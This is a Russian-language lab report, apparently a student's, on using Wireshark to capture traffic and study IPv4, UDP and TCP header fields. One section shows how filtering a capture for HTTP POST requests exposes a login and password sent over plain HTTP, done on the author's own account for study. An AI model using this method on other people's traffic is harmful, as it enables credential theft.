После запуска Wireshark на экране приветствия можно увидеть доступные сетевые подключения. Напротив каждого отображается график с сетевым трафиком. Для захвата пакетов выбираем одну или несколько сетей (в данном случае выбран Ethernet) и нажимаем на значок в виде плавника акулы «Начать захват пакетов».




Рисунок 29 – Экран приветствия




Рисунок 30 – Захват трафика

Для примера анализа трафика выбран сайт http://www.partizansk.org/user/register, на котором предварительно проведена регистрация.

В процессе работы программы:

1) Произведен переход на сайт http://www.partizansk.org/;
2) Осуществлен вход в личную учетную запись;
3) Осуществлен просмотр контента на сайте.




Рисунок 31 – Авторизация на сайте

За время просмотра в течение 2 – 3 минут было собрано 3117 пакетов.




Рисунок 32 – Конец захвата трафика

После использования фильтра *http.request.method=="POST"* останется 10 отслеженных пакетов.

Выделив пакет, отправленный серверу на 84 секунде методом POST, в разделе Packet Details станет доступно дополнительное меню. При просмотре

пункта «HTML Form URL Encoded…», т.к. на сайте используется незащищенный протокол http, можно увидеть логин и пароль, использованные при авторизации.




Рисунок 33 – Анализ пакета

2) Изучить структуру IP–пакета, заголовки IP TCP UDP–пакета и его поля

Пакет протокола IP состоит из заголовка и поля данных. Максимальная длина пакета 65 535 байт. Заголовок обычно имеет длину 20 байт и содержит информацию о сетевых адресах отправителя и получателя, о параметрах фрагментации, о времени жизни пакета, о контрольной сумме и некоторых других. В поле данных IP–пакета находятся сообщения более высокого уровня.

Версия		TOS		Идентификатор фрагмента		Смещение фрагмента		Протокол		Адрес отправителя	
4 бита	4 бита	8 бит	16 бит	16 бит	3 бита	13 бит	8 бит	8 бит	16 бит	32 бита	32 бита
Длина заголовка IP		**Общая длина**		**Флажки**		**TTL**		**Контрольная сумма заголовка**		**Адрес получателя**	

1) Версия (Version) – указывает версию протокола IP (IPv4 или IPv6).

2) Длина заголовка (IHL) IP-пакета – указывает значение длины заголовка.

3) Тип обслуживания (TOS) – задает приоритетность пакета и вид критерия выбора маршрута.

4) Общая длина (Total Length) – общая длина пакета с учетом заголовка и поля данных.

5) Идентификатор фрагмента (Identification) – используется для распознавания пакетов, образовавшихся путем фрагментации исходного пакета.

6) Флаги (Flags) – признаки, связанные с фрагментацией.

7) Смещение фрагмента (Fragment Offset) – смещение в байтах поля данных этого пакета от начала общего поля данных исходного пакета, подвергнутого фрагментации.

8) Время жизни (Time to Live) – предельный срок, в течение которого пакет может перемещаться по сети.

9) Протокол (Protocol) – указывает, какому протоколу верхнего уровня принадлежит информация, размещенная в поле данных пакета.

10) Контрольная сумма заголовка (Header Checksum) – подсчитывается как дополнение к сумме всех 16-битовых слов заголовка.

11) Адрес отправителя (Source IP Address) – IP-адрес источника.

12) Адрес получателя (Destination IP Address) – IP-адрес назначения.

Выберем в Wireshark пакет, содержащий протокол UDP. В появившемся меню обратим внимание на пункт «Internet Protocol…». В нем представлены все заголовки IP-пакета и их значения.




Рисунок 34 – Заголовки IP в Wireshark

UDP (User Datagram Protocol — протокол пользовательских датаграмм) — один из ключевых элементов набора сетевых протоколов для Интернета. С UDP компьютерные приложения могут посылать сообщения (в данном случае называемые датаграммами) другим хостам по IP-сети без необходимости предварительного сообщения для установки специальных каналов передачи или путей данных.

Порт отправителя	Порт получателя
Длина датаграммы	Контрольная сумма
Данные	

Рисунок 35 – Структура заголовка UDP

Для просмотра заголовка UDP в Wireshark развернем подменю с названием «User Datagram Protocol…».




Рисунок 36 – Заголовок UDP в Wireshark

Рассмотрим структуру TCP

Бит	0 – 3	4 – 9	10 – 15	16 – 31
0	Порт источника (Source Port)			Порт назначения (Destination Port)
32	Порядковый номер (SN, Sequence Number)			
64	Номер подтверждения (ACK SN, Acknowledgment Number)			
96	Смещение данных (Data offset)	Зарезервировано (Rserved)	Флаги	Размер Окна (Window size)
128	Контрольная сумма (Checksum)			Указатель важности (Urgent Point)
160	Опции (дополнительные данные заголовка)			
160/192+	Данные (Data)			

1) Порт источника идентифицирует приложение клиента, с которого отправлены пакеты.

2) Порт назначения идентифицирует порт, на который отправлен пакет.

3) Порядковый номер (Sequence number) - каждый переданный байт полезных данных увеличивает это значение на 1.

4) Acknowledgment Number (ACK SN) — если установлен флаг ACK, то это поле содержит порядковый номер октета, который отправитель данного сегмента желает получить.

5) Смещение данных (Data offset) - указывает значение длины заголовка, измеренное в 32-битовых словах, используется для определения начала расположения данных в TCP-пакете.

6) Зарезервировано (6 бит) для будущего использования и должно устанавливаться в ноль. Из них два (5-й и 6-й) уже определены.

7) Флаги – URG (указатель важности), ACK (номер подтверждения), PSH (инструктирует получателя протолкнуть данные, накопившиеся в приёмном буфере, в приложение пользователя), RST (оборвать соединения, сбросить буфер), SYN (синхронизация номеров последовательности), FIN (будучи установлен, указывает на завершение соединения).

8) Размер Окна (Window size) - определяет количество байт данных (payload), после передачи которых отправитель ожидает подтверждения от получателя, что данные получены.

9) Контрольная сумма (Checksum) - 16-битное дополнение к сумме всех 16-битных слов заголовка (включая псевдозаголовок) и данных.

10) Указатель важности (Urgent pointer) - указывает порядковый номер октета, которым заканчиваются важные (urgent) данные.

11) Опции - могут применяться в некоторых случаях для расширения протокола, иногда используются для тестирования.

12) Данные (Data).




Рисунок 37 – Заголовок TCP

3) Изучение функциональных возможностей

Попробуем просмотреть данные, полученные пользователем при посещении сайта. Для этого с помощью меню “Файл” экспортируем объекты в HTTP.




Рисунок 38 – Экспорт объектов




Рисунок 39 – Экспортированные объекты в папке

Из экспортированных объектов можно посмотреть, например, на изображения.

Также можно построить график появления захваченных пакетов в зависимости от всего времени захвата. Для этого используем инструмент “График ввода/вывода”.

